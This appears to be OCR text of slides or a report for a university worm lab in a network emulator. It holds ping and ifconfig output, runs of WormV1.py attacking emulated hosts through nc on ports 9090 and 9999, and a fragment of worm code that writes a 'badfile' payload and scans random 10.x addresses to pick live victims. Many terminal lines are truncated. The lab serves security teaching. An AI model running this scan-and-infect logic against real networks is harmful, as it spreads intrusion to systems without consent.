
IP addresses

net0: 10.151.0.71/24

Actions

Launch console
Disconnect
Refresh

Pick one of the nodes from the map and open a terminal



Filter: icmp and dst 1.2.3.4

160/host_3


```
Connecting to 672ea27f237a...
Connected to 672ea27f237a.
root@672ea27f237a:/# ifconfig
lo: flags=73<UP,LOOPBACK,RUNNING>  mtu 65536
        inet 127.0.0.1  netmask 255.0.0.0
        loop  txqueuelen 1000  (Local Loopback)
        RX packets 0  bytes 0 (0.0 B)
        RX errors 0  dropped 0  overruns 0  frame 0
        TX packets 0  bytes 0 (0.0 B)
        TX errors 0  dropped 0 overruns 0  carrier 0  collisions 0

net0: flags=4163<UP,BROADCAST,RUNNING,MULTICAST>  mtu 1500
        inet 10.160.0.74  netmask 255.255.255.0  broadcast 10.160.0.255
        ether 02:42:0a:a0:00:4a  txqueuelen 1000  (Ethernet)
        RX packets 1424  bytes 114195 (114.1 KB)
        RX errors 0  dropped 0  overruns 0  frame 0
        TX packets 0  bytes 0 (0.0 B)
        TX errors 0  dropped 0 overruns 0  carrier 0  collisions 0

root@672ea27f237a:/# 
```

AS160/host_3
ASN: 160
Name: host_3
Role: Host
IP: net0,10.160.0.74/24

Continue steps based on lab instructions and report your screen shots/observations

Open two terminals and create some traffic

SAMPLE



```
udp and dst port 53
```


152/host_3

```
lo: flags=73<UP,LOOPBACK,RUNNING>
        inet 127.0.0.1  netmask 255
        loop  txqueuelen 1000  (Loc
        RX packets 0  bytes 0 (0.0
        RX errors 0  dropped 0  ove
        TX packets 0  bytes 0 (0.0 B)
        TX errors 0  dropped 0 overruns
  collisions 0

net0: flags=4163<UP,BROADCAST,RUNNING,M
u 1500
        inet 10.152.0.74  netmask 255.2
adcast 10.152.0.255
        ether 02:42:0a:98:00:4a  txqueu
thernet)
        RX packets 65  bytes 9521 (9.5
        RX errors 0  dropped 0  overrun
        TX packets 0  bytes 0 (0.0 B)
        TX errors 0  dropped 0 overruns
  collisions 0

root@1ec956d5d73c:/# 
```

151/router0

```
        TX packets 0  bytes 0 (0.0 B)
        TX errors 0  dropped 0 overruns 0  carrier 0  collisi

net0: flags=4163<UP,BROADCAST,RUNNING,MULTICAST>  mtu 1500
        inet 10.151.0.254  netmask 255.255.255.0  broadcast 1
        ether 02:42:0a:97:00:fe  txqueuelen 1000  (Ethernet)
        RX packets 65  bytes 9408 (9.4 KB)
        RX errors 0  dropped 0  overruns 0  frame 0
        TX packets 0  bytes 0 (0.0 B)
        TX errors 0  dropped 0 overruns 0  carrier 0  collisions

root@eb1cf8df90b7 / # ping 10.152.0.74
PING 10.152.0.74 (10.152.0.74) 56(84) bytes of data.
64 bytes from 10.152.0.74: icmp_seq=1 ttl=63 time=0.481 ms
64 bytes from 10.152.0.74: icmp_seq=2 ttl=63 time=0.276 ms
64 bytes from 10.152.0.74: icmp_seq=3 ttl=63 time=0.360 ms
64 bytes from 10.152.0.74: icmp_seq=4 ttl=63 time=0.200 ms
64 bytes from 10.152.0.74: icmp_seq=5 ttl=63 time=0.175 ms
64 bytes from 10.152.0.74: icmp_seq=6 ttl=63 time=0.224 ms
64 bytes from 10.152.0.74: icmp_seq=7 ttl=63 time=0.365 ms
64 bytes from 10.152.0.74: icmp_seq=8 ttl=63 time=0.380 ms
```

You can see now that the source machine is in different color



```
icmp and dst 10.152.0.74
```

Details

```
Host: 151/host_0
ID: 459aff03c759
ASN: 151
Name: host_0
Role: Host
IP addresses
net0: 10.151.0.71/24
Actions
Launch console
Disconnect
Refresh
```

152/host_3

```
T>  mtu 1500
        inet 10.152.0.74  ne
0  broadcast 10.152.0.255
        ether 02:42:0a:98:00
00  (Ethernet)
        RX packets 65  bytes 9521 (9.5 KB)
        RX errors 0  dropped 0  overruns 0  fr
ame 0
        TX packets 0  bytes 0 (0.
        TX errors 0  dropped 0 ov
rier 0  collisions 0

root@1ec956d5d73c:/# 
```


```
AS152/host_3
ASN: 152
Name: host_3
Role: Host
IP: net0,10.152.0.74/24
```

151/host_0

```
=0.621 ms
64 bytes from 10.152.0.74: icmp_
=0.634 ms
64 bytes from 10.152.0.74: icmp_
=0.273 ms
64 bytes from 10.152.0.74: icmp_seq=28 ttl=62 time
=0.573 ms
64 bytes from 10.152.0.74: icmp_seq=29 ttl=62 time
=0.705 ms
64 bytes from 10.152.0.74: icmp_seq=30 ttl=62 time
=3.00 ms
64 bytes from 10.152.0.74: icmp_seq=31 ttl=62 time
=0.484 ms
64 bytes from 10.152.0.74: icmp_seq=32 ttl=62 time
=0.425 ms
64 bytes from 10.152.0.74: icmp_seq=33 ttl=62 time
=0.380 ms
```

```
AS151/host_0
ASN: 151
Name: host_0
Role: Host
IP: net0,10.151.0.71/24
```

Task 4.2



```
ialsmadi@VM:~/Downloads/MWormLabsetup/Labsetup/worm$ sudo python3 WormV1.py
>>>>> Attacking {targetIP} <<<<<
nc: getaddrinfo for host "{targetIP}" port 9090: Name or service not known
nc: getaddrinfo for host "{targetIP}" port 9999: Name or service not known
ialsmadi@VM:~/Downloads/MWormLabsetup/Labsetup/worm$ sudo gedit WormV1.py
(gedit:49407): Tepl-WARNING **: 17:11:30.990: GVfs metadata is not supported. Fa
llback to TeplMetadataManager. Either GVfs is not correctly installed or GVfs me
tadata are not supported on this platform. In the latter case, you should config
ure Tepl with --disable-gvfs-metadata.
ialsmadi@VM:~/Downloads/MWormLabsetup/Labsetup/worm$ sudo python3 WormV1.py
>>>>> Attacking {targetIP} <<<<<
nc: getaddrinfo for host "{targetIP}" port 9090: Name or service not known
nc: getaddrinfo for host "{targetIP}" port 9999: Name or service not known
ialsmadi@VM:~/Downloads/MWormLabsetup/Labsetup/worm$ ls
badfile  worm.py  WormV1.py  wormV2.py
ialsmadi@VM:~/Downloads/MWormLabsetup/Labsetup/worm$ sudo rm badfile
ialsmadi@VM:~/Downloads/MWormLabsetup/Labsetup/worm$ sudo python3 WormV1.py
>>>>> Attacking {targetIP} <<<<<
nc: getaddrinfo for host "{targetIP}" port 9090: Name or service not known
nc: getaddrinfo for host "{targetIP}" port 9999: Name or service not known
ialsmadi@VM:~/Downloads/MWormLabsetup/Labsetup/worm$ ls
badfile  worm.py  WormV1.py  wormV2.py
ialsmadi@VM:~/Downloads/MWormLabsetup/Labsetup/worm$ 
```

```
as152h-host_1-
o this node
as153h-host_1-
o this node
as152h-host_0-
o this node
as153h-host_2-
o this node
as153r-router0
o this node
as153r-router0
as151h-host_4-
o this node
as153h-host_4-
o this node
as151h-host_1-
o this node
as151h-host_0-
o this node
as152h-host_3-
o this node
as152h-host_2-
o this node
as152r-router0-10.152.
o this node
as152r-router0-10.152.
as151r-router0-10.151.
o this node
as151r-router0-10.151.
```

To test the attack, simply run the attack program worm.py. It will generate the badfile, and then send its content to the target server. If you see a smiley face printed out on the target machine, that means that you are attack has succeeded, and your injected code has been executed.


```
$ chmod +x worm.py
$ ./worm.py
```

Lab task. Please modify the provided skeleton code worm.py, launch the attack against the first target, and demonstrate that your attack is successful.

4.3 The Shellcode

The malicious code that we would like to run on the target server is called shellcode, which is typically written using the assembly language and then converted to the binary machine code. In this lab, we only


You have to edit Python Worm code to fit the topology that you have



```
    # Save the binary code to file
    with open('badfile', 'wb') as f:
        f.write(content)


# Find the next victim (return an IP address).
# Check to make sure that the target is alive.
def getNextTarget():
    while True:
        a = randint(151, 153)
        b = randint(71, 80)
        #a = randint(151, 183)
        #b = randint(70, 100)
        ipaddr = f"10.{a}.0.{b}"
        print("Now attacking....")
        print(ipaddr)
        # Get the output of the ping command, look for "1 received"
        try:
         output = subprocess.check_output("ping -q -c1 -W1 {ipaddr}", shell=True)

         result = output.find(b'1 received')

         if result == -1:
           print("{ipaddr} is not alive")
         else:
           print("*** {ipaddr} is alive, launch the attack")
           return ipaddr
        except Exception as e:
          print(e)

# Check whether the current host is already infected with the worm
def isInfectedAlready():
    exists = os.path.exists('badfile')
    if exists:
        return True
    else:
        return False
```

Attacking one machine first

SAMPLE



```
459aff03c759:/home# cd seed/
459aff03c759:/home/seed# ls
459aff03c759:/home/seed# cd ..
459aff03c759:/home# cd ..
459aff03c759:/# ls
```

AS151/host_0
ASN: 151
Name: host_0
Role: Host
IP: net0,10.151.0.71/24

Host: 151/host_0
ID: 459aff03c759
ASN: 151
Name: host_0
Role: Host

IP addresses
net0: 10.151.0.71/24


Terminal

```
ialsmadi@VM:~/Downloads/MWormLabsetup/Labsetup/worm$ sudo gedit WormV1.py

(gedit:7787): Tepl-WARNING **: 23:21:23.409: GVfs metadata is not supported. Fal
lback to TeplMetadataManager. Either GVfs is not correctly installed or GVfs met
adata are not supported on this platform. In the latter case, you should configu
re Tepl with --disable-gvfs-metadata.
ialsmadi@VM:~/Downloads/MWormLabsetup/Labsetup/worm$ sudo python3 WormV1.py
>>>>> Attacking 10.151.0.71 <<<<<
t1
ialsmadi@VM:~/Downloads/MWormLabsetup/Labsetup/worm$ sudo python3 WormV1.py
>>>>> Attacking 10.151.0.71 <<<<<
t1
ialsmadi@VM:~/Downloads/MWormLabsetup/Labsetup/worm$
```

Notice that Worm file is sent to victim machine

(use find -iname command to find it)

SAM



```
(gedit:72476): Tepl-WARNING **: 18:37:21.506: GVfs metadata is
not supported. Fallback to TeplMetadataManager. Either GVfs is
not correctly installed or GVfs metadata are not supported on t
his platform. In the latter case, you should configure Tepl wit
h --disable-gvfs-metadata.
ialsmadi@VM:~/Downloads/MWormLabsetup/Labsetup/worm$ sudo pytho
n3 pycat.py -u /tmp/fileToReceiv -p 6666 -l
[*] Listening on 127.0.0.1:6666
^Cialsmadi@VM:~/Downloads/MWormLabsetup/Labsetup/wormsudo gedit
 WormV1.py

(gedit:75128): Tepl-WARNING **: 18:42:19.150: GVfs metadata is
not supported. Fallback to TeplMetadataManager. Either GVfs is
not correctly installed or GVfs metadata are not supported on t
his platform. In the latter case, you should configure Tepl wit
h --disable-gvfs-metadata.
ialsmadi@VM:~/Downloads/MWormLabsetup/Labsetup/worm$ sudo pytho
n3 WormV1.py
>>>>> Attacking 10.151.0.71 <<<<<
ialsmadi@VM:~/Downloads/MWormLabsetup/Labsetup/worm$
```

```
root@9bb1b790dee1:~# find /root/ -iname *worm*.py
/root/WormV1.py
root@9bb1b790dee1:~#
```


AS152/host_0
ASN: 152
Name: host_0
Role: Host
IP: net0,10.152.0.71

Note the color is different now on the attacked machine

Now worm version 2, attacking many machines

We are scanning a range and live machines will be attacked

Confirm that all victim nodes received the worm



```
10.151.0.73
*** {ipaddr} is alive, launch the attack
**********************************
>>>>> Attacking 10.151.0.73 <<<<<
**********************************
Now attacking....
10.151.0.80
Command 'ping -q -c1 -W1 10.151.0.80' returned non-zero exit st
atus 1.
Now attacking....
10.153.0.80
Command 'ping -q -c1 -W1 10.153.0.80' returned non-zero exit st
atus 1.
Now attacking....
10.153.0.73
*** {ipaddr} is alive, launch the attack
**********************************
>>>>> Attacking 10.153.0.73 <<<<<
**********************************
```

